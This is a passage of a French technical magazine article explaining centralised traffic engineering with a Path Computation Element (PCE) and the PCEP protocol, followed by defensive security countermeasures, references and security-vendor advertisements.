- **Limitation des ressources de calcul** : En ingénierie de trafic distribuée, la fonction de calcul est embarquée dans les équipements réseaux. Cependant, ces équipements ont d'une part de multiples fonctions à exécuter en parallèle en plus de la fonction de calcul de chemin, et d'autre part les processeurs utilisés dans les routeurs sont souvent assez peu puissants par rapport aux processeurs disponibles sur le marché. Ainsi, les algorithmes de calcul de chemin embarqués dans les routeurs doivent rester simples pour produire une solution dans un temps très rapide malgré les ressources de calcul limitées.
- **Limitation de la vue topologique** : L'ingénierie de trafic distribuée nécessite l'implémentation d'un protocole de routage à état de lien comme OSPF ou IS-IS permettant de récupérer la vue topologique du réseau. Cependant la vue topologique du réseau obtenue via ces protocoles s'arrête aux bordures de l'aire et domaine auxquels le routeur appartient. Ainsi, il n'est pas aisé de faire un calcul de chemin contraint entre différentes aires ou entre domaines en ingénierie de trafic distribuée.
- **Impossibilité de supporter certains calculs synchrones/dépendants** : Il existe des cas d'usage où deux chemins doivent être calculés simultanément ou alors des cas où le placement d'un chemin dépend du placement d'un autre chemin déjà existant. C'est notamment le cas des calculs chemins disjoints. Si les deux chemins utilisent une origine (routeur d'entrée) différente, alors il n'est pas possible pour les routeurs d'entrées d'effectuer ce type de calcul (car chaque routeur d'entrée est responsable d'un seul chemin).
- **Impossibilité de supporter une optimisation globale** : Les réseaux IPs sont des réseaux que l'on peut considérer comme non synchrones, chaque routeur est indépendant des autres et peut prendre ses propres décisions. Ce manque de synchronisme peut poser des problèmes dans des scénarios d'optimisation globale du réseau. Un routeur peut prendre une décision qui va à l'encontre de celle d'un autre routeur. Des phénomènes de boucles de calculs peuvent même apparaître en cas de mauvais paramétrage.
- **Complexité de gestion** : L'ingénierie de trafic nécessite le plus souvent une phase de simulation dans des outils afin de s'assurer du comportement induit par la mise en place de chemins contraints. Ces chemins contraints sont ensuite mis en place sur chaque équipement source du chemin via les mécanismes de configuration existants sur les équipements comme par exemple la commande en ligne. Certains chemins, notamment dans les cas d'optimisation du cœur de réseau, sont mis en place temporairement et nécessitent donc une suppression quand ils ne sont plus nécessaires. Le suivi des chemins contraints mis en place au sein du réseau devient donc nécessaire. Des audits sont nécessaires de manière périodique afin de recenser les chemins contraints produits dans le réseau et s'assurer qu'ils sont bien toujours nécessaires (en cas d'oubli de suppression). Les données du réseau opérationnel issues de l'audit doivent être confrontées aux données du système d'information ainsi qu'à celles des potentiels outils de simulation qui nécessitent également la connaissance de tous les chemins contraints mis en place.

1.2 Le PCE pour une ingénierie de trafic centralisée

Les limitations de l'ingénierie de trafic distribuée ont poussé l'industrie à réfléchir à une ingénierie de trafic centralisée. L'idée est qu'un élément de calcul centralisé soit introduit afin de résoudre les problématiques de vue partielle, calcul synchrone/dépendant, optimisation, etc.

Ce composant de calcul centralisé est appelé PCE (*Path Computation Element*). Comme son nom l'indique, sa fonction principale est de calculer des chemins en fonction des contraintes et des optimisations qui sont nécessaires.

Le découplage du calcul par rapport aux autres fonctions du plan de contrôle apporte les bénéfices suivants :

- plus de flexibilité pour les opérateurs dans le contrôle de leur réseau ;




Fig. 1 : Ingénierie de trafic distribuée vs centralisée.

- possibilité d'appliquer des politiques liées à l'opérateur dans le calcul des chemins (le code étant potentiellement plus ouvert que celui des routeurs) ;
- visibilité accrue des réseaux (inter-domaine, inter-aires, etc.) ;
- variété des algorithmes et optimisations disponibles.

Le PCE (*Path Computation Element*) est un élément de calcul centralisé pour effectuer de l'ingénierie de trafic. D'un point de vue architectural, la fonction de calcul CSPF présente dans les routeurs est donc déléguée à ce composant central de calcul. Étant dédié au calcul, le PCE dispose de ressources de calcul dédiées et plus importantes que celles d'un routeur, lui permettant d'exécuter des algorithmes de calculs plus complexes que le CSPF évoqué préalablement.

Cependant, au sein du réseau, les routeurs sont toujours responsables de l'établissement des chemins. Il est donc indispensable de disposer d'un protocole de communication entre les équipements réseaux et le PCE afin que les équipements puissent effectuer des demandes de calcul et que le PCE puisse effectuer une réponse contenant le chemin calculé. Le protocole utilisé entre les équipements réseaux et le PCE s'appelle PCEP (*Path Computation Element communication Protocol*).

La figure 1 illustre la différence d'architecture entre l'ingénierie de trafic distribuée et centralisée. Dans l'architecture centralisée, le PCE hérite des fonctions de calcul présentes initialement dans le routeur dans l'architecture distribuée. Afin d'effectuer les calculs, le PCE nécessite également d'avoir une vision topologique du réseau. La TED est donc également présente dans le PCE.

L'architecture PCE est une architecture client/serveur. Le PCE est le serveur, le routeur est le client, aussi appelé PCC (*Path Computation Client*). Le protocole PCEP est utilisé pour la communication entre le client et le serveur. Le protocole PCEP est basé sur TCP qui assure la reprise sur erreur, et le contrôle de flux. Il est décrit dans la **[RFC5440]**. Le serveur écoute les connexions sur le port 4189.

Il existe plusieurs manières pour un PCE de récupérer les données topologiques du ou des réseaux dont il est en charge :

- **Utilisation de l'IGP-TE** (figure 2) : Tout comme dans le mode d'ingénierie de trafic distribuée, le PCE peut utiliser une adjacence protocolaire de type IGP-TE (IS-IS ou OSPF) afin de récupérer les informations topologiques du réseau. Le processus de synchronisation de la base topologique présent dans le protocole assurera en temps réel la mise à jour topologique du PCE. La mise en œuvre d'une adjacence IGP-TE nécessite en général une connexion directe par un lien IP entre les deux nœuds extrémités de l'adjacence du fait de l'auto-découverte des voisins par des mécanismes multicast.




Fig. 2 : Acquisition topologique par IGP-TE.




Fig. 3 : Acquisition topologique par BGP-LS.

- **Utilisation de BGP-LS** (figure 3) : BGP-LS (*BGP Link State*) est une extension du protocole BGP (*Border Gateway Protocol*) définie dans la RFC7752. Cette extension permet de véhiculer des informations topologiques sur les liens et nœuds de différents domaines.

Les données topologiques issues des protocoles IGP-TE (et de BGP-LS) sont limitées par la standardisation des champs protocolaires associés. Les premières données topologiques TE pour les IGP-TE ont été définies dans les RFC5305 (IS-IS TE), RFC3630 (OSPFv2 TE) et RFC5329 (OSPFv3 TE). Ces données topologiques étaient relativement simples : description des liens, des nœuds, groupe administratif (couleur), bande passante maximum et réservable. Bien que permettant de gérer un bon nombre de cas d'ingénierie de trafic, ces données étaient cependant trop limitées pour gérer le routage d'application orientée temps réel (flux financiers, etc.). Afin de compléter la TED par de nouvelles données, de nouvelles extensions protocolaires ont été définies afin par exemple de diffuser des informations sur la latence (maximum, minimum, moyenne), le taux de perte de paquets, la bande passante réellement consommée.

La nécessité de devoir enrichir les protocoles à état de liens avec de nouvelles extensions permettant de diffuser plus de données peut être un frein à la création de nouveaux algorithmes utilisant de nouvelles données du réseau. En effet, le temps de standardisation puis de développement de ces extensions peut se compter en années sans compter le temps de mise à jour logicielle des réseaux par la suite.

Certaines données nécessaires au calcul de chemin, comme par exemple la latence, peuvent être obtenues par d'autres moyens que l'IGP-TE. En effet, la mesure de latence par lien nécessite le déploiement de sondes actives, et les mesures obtenues de ces sondes sont le plus souvent exportables via des protocoles comme SNMP ou plus récemment par des mécanismes de télémétries plus temps réel. Ces données peuvent venir augmenter la topologie fournie par l'IGP-TE de manière plus agile que le déploiement de nouvelles extensions protocolaires. Cependant, elles peuvent nécessiter un besoin de configuration de liaison entre l'élément topologique de la TED (nœud ou lien) et la donnée brute venant d'une autre source.

2 Menaces et contre-mesures à prendre en considération

2.1 Menaces sur le serveur « PCE » et contre-mesures

Le PCE est un élément central du réseau. Le fait que le PCE puisse influer sur l'ensemble du routage du réseau rend nécessaire d'analyser sa sécurité. En effet, si une personne malveillante accède au PCE, celle-ci pourra prendre le contrôle de tout ou partie du routage du réseau. Les contre-mesures de base à mettre en œuvre sont les suivantes :

- **Mettre le serveur dans un environnement sécurisé** : le PCE doit être localisé dans une zone de gestion (ou zone d'administration) fortement sécurisée de type authentification des utilisateurs à sa frontière, filtrage par profil utilisateur, etc.

- **Renforcer la sécurité du serveur** : Dans la mesure du possible, le serveur doit être sécurisé au niveau système s'il ne s'agit pas d'une boîte noire. Si plusieurs choix sont possibles, il faudra opter pour une des solutions les plus sécurisées. Une fois de plus et depuis un seul système, on peut mettre à genoux le réseau.

- **Renforcer la sécurité PCC et PCE** : Même si d'un point de vue protocolaire les échanges entre le PCC et le PCE sont sécurisés, il se peut qu'un PCC soit corrompu et puisse nuire à la santé du PCE. Ainsi, il peut exister dans les PCEs des mécanismes permettant de limiter le nombre d'états (de LSPs) qu'un PCC peut envoyer ou déléguer. Il peut être aussi envisagé de limiter le nombre de requêtes de calcul sur une période donnée afin de garantir une bonne santé au PCE. Ces mécanismes de protection du PCE sont souvent dépendants de l'implémentation de l'industriel.

- **Renforcer la sécurité de configuration des PCC** : des audits réguliers doivent être réalisés sur les configurations des PCC pour assurer qu'aucune déviance n'a été implémentée. L'utilisation d'outils de contrôles de configuration doit être mise en œuvre **[MISC HAWK]**.

- **Suivre les PSIRTs des équipementiers** : Que ce soit pour le PCE ou les PCC, les alertes de sécurité devront faire l'objet d'un suivi et de correctifs si nécessaire **[MISC BIRD]**.

2.2 Menaces sur les échanges « PCE », côté client, côté réseau et contre-mesures

Les échanges avec le serveur PCE sont les accès des utilisateurs et les accès au réseau qui représentent les menaces possibles sur le serveur. Les contre-mesures de base à mettre en œuvre sont les suivantes :

- **Sécurité vis-à-vis du réseau** :
  - Il est impératif de contrôler quel PCC se connecte au PCE. Des mécanismes de filtrage type liste d'accès ou pare-feu sont nécessaires afin d'identifier les plans d'adressage autorisés à se connecter au PCE.
  - Il est également impératif de s'assurer qu'un intrus ne se fasse pas passer pour un PCC existant. Des mécanismes d'authentification comme les fonctions de hachage peuvent être mis en place sur la session PCEP avec un secret partagé (SHA256, etc.), l'utilisation de TLS (*Transport Layer Security*) est également possible via la **[RFC8253]** (on parle alors de PCEPS).
- **Sécurisation de l'acquisition topologique** :
  - IGP-TE : pour des raisons de sécurité, le PCE doit être hébergé dans une zone externe au réseau sans possibilité de lien direct. Une solution de type tunnel GRE par exemple peut être utilisée pour établir une adjacence IGP-TE à distance.
  - BGP-LS : L'avantage de la solution BGP-LS est qu'elle est basée sur TCP et que la récupération topologique peut se faire très facilement à distance. Elle nécessite cependant que l'un des routeurs du réseau active la fonction BGP-LS et injecte la topologie issue de l'IGP-TE dans BGP-LS.
- **Sécurité vis-à-vis des utilisateurs** :
  - Le PCE dispose d'une interface homme-machine. Il est important de limiter les droits des utilisateurs afin de seules les personnes habilitées puissent effectuer des modifications. L'établissement de profils et groupes d'utilisateur peut s'avérer nécessaire pour laisser la possibilité de certains cas d'usage à certains groupes uniquement.
  - Le traçage des actions effectuées (horodatage, action effectuée, profil utilisé) est essentiel également pour s'assurer de la bonne utilisation du PCE par ces utilisateurs.
  - Une authentification des utilisateurs est plus que recommandée.
- **Sécurité vis-à-vis des applications externes** :
  - Le PCE dispose d'une interface machine à machine soit via son interface Nord pour qu'une application tierce puisse demander des actions au PCE, soit via une interface Est Ouest (le plus souvent via PCEP, mais pas obligatoirement) pour une relation entre PCE.
  - Tout comme l'interface homme-machine, il est important de limiter les actions ouvertes via ces interfaces. Les mêmes mesures (authentification, traçage, profils, groupes d'utilisateurs) doivent être mises en place.
  - Pour une relation Est Ouest via PCEP, des mesures identiques à la relation PCC-PCE peuvent être mises en place.
  - Aujourd'hui, le protocole PCEP ne permet cependant pas de contrôler l'injection du trafic sur les chemins fournis. Des extensions sont en cours de discussion à l'IETF pour pallier à ce problème et dans l'attente la configuration distribuée des routeurs est toujours possible.

Conclusion

Le PCE étant un élément central du réseau, sa sécurité est un point critique qu'il faut adresser à plusieurs niveaux (restrictions d'accès des utilisateurs, listes de PCC autorisés, chiffrement, authentification, etc.).

D'un point de vue de l'industrie, le marché du PCE est un marché en pleine évolution avec de multiples acteurs tant d'un point de vue industriel (principalement dirigé par les équipementiers bien connus) que communautaire (logiciels open source). Il est complexe de dire aujourd'hui quels acteurs resteront dans le futur et comment les produits évolueront. Ces produits restent très récents et ne disposent pas encore aujourd'hui d'une expérience de déploiement à large échelle.

Bien qu'étant une technologie ancienne en terme de standard, le PCE devient aujourd'hui incontournable dans le cadre de l'automatisation du réseau IP WAN principalement poussé par la mouvance SDN (*Software Defined Network*) et IBN (*Intent Based Networking*). ■

Références

[MISC HAWK] :
- **D.Valois, C.Llorens, « Une approche intégrée pour l'analyse des configurations – partie 1 », *MISC n°52*, novembre-décembre 2010.**
- **C.Llorens, D.Valois, « Une approche intégrée pour l'analyse des configurations – partie 2 », *MISC n°53*, janvier-février 2011.**

[MISC BIRD] C.Llorens, E.Le Forestier, « Trouver efficacement les équipements réseau vulnérables à un PSIRT », *MISC n°95*, janvier 2018.

[RFC5440] JP.Vasseur & co, « Path Computation Element (PCE) Communication Protocol (PCEP) », mars 2009.

[RFC8253] D.Lopez & co, « PCEPS : Usage of TLS to provide a secure transport for the Path Computation Element Communication Protocol (PCEP) », octobre 2017.

SERMA
NES

Jouez
Gagnez
Postulez

NOS AUDITEURS SONT JOUEURS
RELEVEZ LE DEFI

WWW.NES.FR

eGambit

by tehtris.com

#SIEM #EDR #SOC

Cybersecurity is not a game